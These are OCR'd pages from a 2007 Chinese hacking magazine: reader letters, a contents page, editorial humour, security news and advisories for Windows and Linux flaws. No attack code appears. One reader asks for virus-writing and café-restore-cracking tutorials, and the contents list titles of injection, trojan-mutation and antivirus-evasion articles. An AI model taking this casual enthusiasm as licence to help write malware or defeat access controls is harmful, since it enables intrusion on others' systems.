A：这样的工具还是有许多的，本人强烈推荐PHPNOW和AMPSERV，使用起来特别简单，上手容易，对数据库的操作也比较得力，希望你有一个美好的php学习之旅。

29信箱



黑手·新手

城市／山西太原
论坛ID／仙剑ô飘云
邮件／251401903@163.com

→对某篇文章的读后感：

文章名称：揭开数据恢复的神秘面纱

读后感：看完这篇文章我才明白，备份竟然是多么的重要啊！可惜的还是晚了一步，我的系统在两个月前就由于硬盘崩溃给“炸”的体无完肤了，辛辛苦苦攒下的一堆软件也损失殆尽……

→有什么建议和意见

很喜欢黑客，当然也喜欢NOHACK。当我第一次接触黑客，我就决定要发展下去，成为一位名副其实的黑客。当我偶然发现一本《黑客手册》，就旋即开始了我的黑客之旅。我很喜欢计算机技术，从刚开始接触就产生了浓厚的兴趣。希望大家能多教教我们一些基本的技巧，更加充实我等小菜。

我认为《黑客手册》是一本非常不错的杂志，每一期都有新收获，特别是其发扬的黑客精神。现在在我周围只要上过网的人，对“黑客”一词均谈“黑”色变啊！看来黑客所引发出的黑色产业值得令人三思啊！

买了好几本“黑手”了，技术也增进了不少，在我们区最近就只有我一个算是hacker（得意ing）。不过我附近的很多朋友也很喜爱电脑，所以非缠着我给他们买“黑手”（郁闷啊！），也籍此机会为“黑手”添加了几个客户，很兴奋啊！

一拆信封就被吓住的某编：再次遇到这类读者！一次购买多期刊物，然后一起将回执寄来，厚厚的信封让人一摸就有想动手撕开……的冲动，啊……气血不畅，激情可畏啊！新手看着“黑手”，“黑手”也将尽力携手新手一起进步。不过有了点知识也不要骄傲自满啊，低调低调啊……

黑客·低调

城市／湛江
论坛ID／shadow
邮件／675514377@qq.com

→对某篇文章的读后感：

文章名称：分析一个挺有意思的病毒

读后感：很详细，但我更喜欢教我们写病毒。以后“无毒有偶”能不能多登一些教我们编病毒的文章。

→有什么建议和意见

多登一些破解网吧还原措施的文章嘛！我对冰点6.0老是只能呆呆看，还有多登一些溢出教程。

天天玩病毒的某编：建议这位读者不要到处叫嚷自己要编病毒，那个谁……不是都被抓了嘛！婉转点说，叫编程！至于破解网吧方面，许多网管也将“黑手”拿在手中研究反击对策了，所以最近貌似免费上网开始转移阵地了……技术间的较量推动了软硬件的发展，也将继续推动“基地皮”上升……（中毒后开始胡言乱语了）


城市／江西省南昌市
论坛ID／雪飞凇
邮件／zivnsh@yahoo.com.cn

→对某篇文章的读后感：

文章名称：无敌批量搜索注入点

读后感：对于踩点，本人可谓懒中之懒，本期看到此方法，顿时感到注入还没将偶丢弃，感谢主给偶一个机会，偶会珍惜滴！3Q！啊门！

号称无敌的某编：技巧的发现往往在于勤奋和不经意间，需要有耐心去研究和收集哦！貌似某位编辑已经收集了整整一U盘与技巧相关的东东，日积月累真是个好习惯啊！（小心别中U盘病毒就OK啦！）



黑客手册

安全网络教程

黑客系漫游指南

投稿Mail:nohack@21cn.com

WWW.NOHACK.CN

非安全

[菜鸟专题]


菜鸟挖漏洞，

黑站就是这么轻松

[代码艺术]

实现生成木马

的自动变异



高手专栏：

非常规运行vbs

谈VBS在Hacking中的作用之三

——浅谈脚本的加密与解密

[文化]

采访：NoHack斑竹

圣诞狂欢大杂烩

黑小说：断头台II

[0day]

...在SQL注入中的运用

——对pjblog最新sql注入漏洞分析

...次公布风讯两个不为人知的0day

[TEST]

...P整站注射简单拿

[...] 心得：86的破言破语

[名校]

走进哈佛（一次LINUX提权）

[ARP] 谈ARP攻击与防御

[新洞] 跨出精彩——蝴蝶XP留言簿跨站利用

phpBB Links MOD又一个注射漏洞的发现与利用

新云程序的小漏洞，大危害／跟我学126邮箱跨站漏洞的利用

St-blog漏洞分析／浅析数字图腾漏洞及利用

飞越企业网站管理系统之新闻发布管理系统V9.2漏洞解析

[NoKill] 提取不到DLL的情况下免杀DLL文件

9 787900 447814

2007 12

NO ¥9元

冷，就在12月……

话说10月被星陨石碎强探编辑部后，造成土豆成泥、裤子破洞、猴子爬树、芒果被卖到了桂林……编辑部一度陷于混乱，读者朋友们就无时无刻地在通过各种渠道打听编辑部内幕资料，社工好的朋友小有宰获！

子曾经曰过（偶常读成子日，意思就是——年轻人是初生的太阳）：知识就是力量！为了维护编辑部的根据地，猴子在11月刊中痛心献丑，首发私藏的挫作，期盼有知音共勉，那知才发觉：活了二十多年，没能为祖国、为人民做点什么，每思及此，伤心欲绝。（某编：有点后现代台词的感觉……貌似很冷呢！）


12月本该光芒果兄弟前来暴光，那知被骗到桂林深山去了，猴子只好再次下树……光芒果兄弟，你可欠我一期刊头哦！哈哈……我先放高利贷，拖一期就追加一筐香蕉！（桂林貌似产这玩意儿！）废话不说，继续暴光……

某日，外面的火车汽笛就像驴一样的叫唤着，大家的肚子又开始叫唤了！于是我们一起就出门找店叫小姐……点菜（众人猛擦汗：猴子你不要乱停顿……）。大家边点，小姐边上，大家又边吃，谈笑风声，意犹未尽啊……

这段时间偶的肚子不舒服，一吃高兴了就得上WC，问饭店掌柜那里有，她指着对面说："对面就有，你去的话就给守门的说，你是对面饭店吃饭的就可以免费！"。于是偶飞奔而去，理所当然先被栏下，被盘查询问起来了。我急啊，憋不住咋整？脱口就说："我是吃饭的！快让我进去吃！"一个箭步直冲而进……！？怎么不对劲呢？没站位啊……管他呢，放松先……

正轻松着，同事进来了，忽然不知道该用什么词打招呼，鬼使神差地问了一问："吃好了吗？"同事回答到："吃了，你呢？"我直接跑嘴漏出一句："正吃呢！"（这两天看稿是不是神经晕了！）

两人一起走出WC，守门的正拦着两个女人，看到我们出来了才放行让她们进去……哦，原来是按量分配？后来听说是我们走错了！！！怎么可能，怎么可能呢！冷啊……就在12月！



新闻摘要

又是年末啦，太阳升，大风吹，编辑叔叔把手挥！小黑小黑你快成长，马上又会长一岁！现在才知道：世界上跑得最快的是时间，任何事物都追不上它，因为它永远不会死去……随着时间的流逝，新的技术又在发展，无论对于病毒还是反毒，加密与解密，安全和"非安全"（某编：呵呵，广告！），料想都是好事吧！

新闻短评快

"U盘杀手"新变种

病毒程序不断地变种，体现了在硬件技术高速发展的今天，软件技术的更新依然不逊色！U盘杀手的新变种可以通过互联网络自动升级自身的病毒特征码，使得计算机用户难以进行防范。该变种运行之后，会将其自身复制到受感染计算机系统的指定目录下，之后将自己删除。一旦计算机系统感染该变种，就会迫使系统从网络上指定的服务器下载大量的病毒、木马等恶意程序，给计算机用户的系统带来极大的危害。

另外，变种会修改受感染系统的注册表启动项，使得自己随系统启动而自动被运行。该变种为了隐藏自身不被防病毒软件发现和清除，会修改注册表其他相关键值项，同时它还会终止多款防病毒软件的进程，使得系统中安装的防病毒软件无法正常工作。

建议大家养成使用移动存储设备的良好习惯，当连接移动存储设备时切勿双击打开，一定要先经过病毒查杀处理。另外，关闭操作系统的"自动播放"功能，上网时不要随便点击不明链接，不要登录不明网站。

小迷点评：病毒程序越来越智能，如果某天继承了人类的AI，那么V-AI到底会对人类世界产生怎样的影响呢？看过最新病毒的这些特征，几乎将以往病毒的"优秀"特点都继承了，让我们防备起来还真是需要全面啊！

"基地"黑客准备发动"网络圣战"

来自外媒消息，"基地"组织的黑客准备发动"网络圣战"，计划已经被多家美国网站发现，这使美国网站提高了警惕，其中一家甚至发动了反袭击。开先时候，有"基地"组织支持者在互联网论坛中发表声明，呼吁成立"圣战营"，向互联网发动袭击。不过，美国国土安全部发言人认为这一安全威胁并不存在。

"互联网哈加纳"网站是一家著名的反"基地"组织网站，网站的运营者阿伦-威斯本德认为，所谓的"网络圣战"不会有太高的技术含量，造不成大的影响。

博客网站"加瓦报告"的负责人拉斯蒂-谢克福德博士认为，"基地"组织支持者发动的"网络圣战"不会很强大。他说："它可以给一些网站带来些问题，但是奈何不了美国国务院和军方。"

小迷点评：究竟"网络圣战"是较量的什么呢？技术？财力？从网络上获得的消息，似乎其造成的波澜还没有"烧香"那么广……是潜伏前的黎明吗？回忆911，也许会有些发现……

漏洞公告牌

微软发布2个重量级安全补丁，修补Windows存在漏洞

微软最近的安全更新（11月）仅包括两个安全补丁，一个是"严重"等级的，影响到Windows XP和Windows Server 2003操作系统处理Windows URI的方式；另一个是"重要"等级的，影响到Windows Server 2000和Windows Server 2003操作系统处理欺骗攻击的方式。

MS07-061：严重

安全公告名称：Windows URI处理方式中安全漏洞允许远程执行代码

漏洞影响：

Windows XP SP2 和 64 位版

Windows Server 2003 64 位版

安腾服务器用户

说明：

在 Windows 外壳程序处理中，通过特别制作的 URI 方式，可以远程执行代码。如果 Windows 外壳程序不能充分验证这些 URI，攻击者就可以利用这个安全漏洞并且执行任意代码。微软仅找出了在使用 IE 7 浏览器的系统中利用这个安全漏洞的方法。然而，这个安全漏洞存在于一个名为 Shell32.dll 的 Windows 文件中。微软提供技术支持的所有版本的 Windows XP 和 Windows Server 2003 都包含这个文件，这样可以成功地利用这个安全漏洞远程执行代码。

MS07-062：重要

安全公告名称：DNS 中的安全漏洞可允许欺骗攻击

漏洞影响：

Windows Server 2000

Windows Server 2003

说明：

Windows DNS 服务器中存在一个欺骗攻击安全漏洞，允许攻击者对 DNS 请求发出特别制作的回应，从而把互联网通讯从合法地点欺骗或者重新引导到其它地方。成功地利用这个安全漏洞能够让攻击者在合法的地方劫持用户的互联网通讯。

小迷点评：没有洞，我们的黑迷们要安静许多；有了洞，躁动也是不对的！来吧，从洞的发现研究中寻找快乐和技术的交流吧！感谢 MS，感谢 NOHACK……

Linux 操作系统内核 Kernel 文件远程缓冲区溢出漏洞

受影响系统：

Linux kernel 2.6.23.1

描述：

BUGTRAQ ID：26438

CVE(CAN) ID：CVE-2007-5904

Linux Kernel 是开放源码操作系统 Linux 所使用的内核。Linux Kernel 的 CIFS VFS 代码存在缓冲器溢出漏洞，远程攻击者可能利用此漏洞控制系统。

transport.c 文件的 SendReceive() 函数将消息的有效负载 memcpy 到通过 out_buf 参数所传送的缓冲区中，该函数假设所有缓冲区的大小为（CIFSMaxBufSize + MAX_CIFS_HDR_SIZE），但调用时所使用的缓冲区为较小的 MAX_CIFS_SMALL_BUFFER_SIZE。如果远程攻击者向有漏洞的系统发送了特制响应的话，就可以触发缓冲区溢出。

目前厂商已经发布了升级补丁以修复这个安全问题，请到厂商的主页下载：http://czajnick.sitenet.pl/cifs-buffer-overflow-fix.patch.gz

小迷点评：系统内核有漏洞，这个问题大不大？这得问一下使用 linux 系统的大大们了。不知是不是孬人寡闻，貌似 linux 下的破坏工具似乎很少……呵呵！

肉鸡接龙



额滴神语：

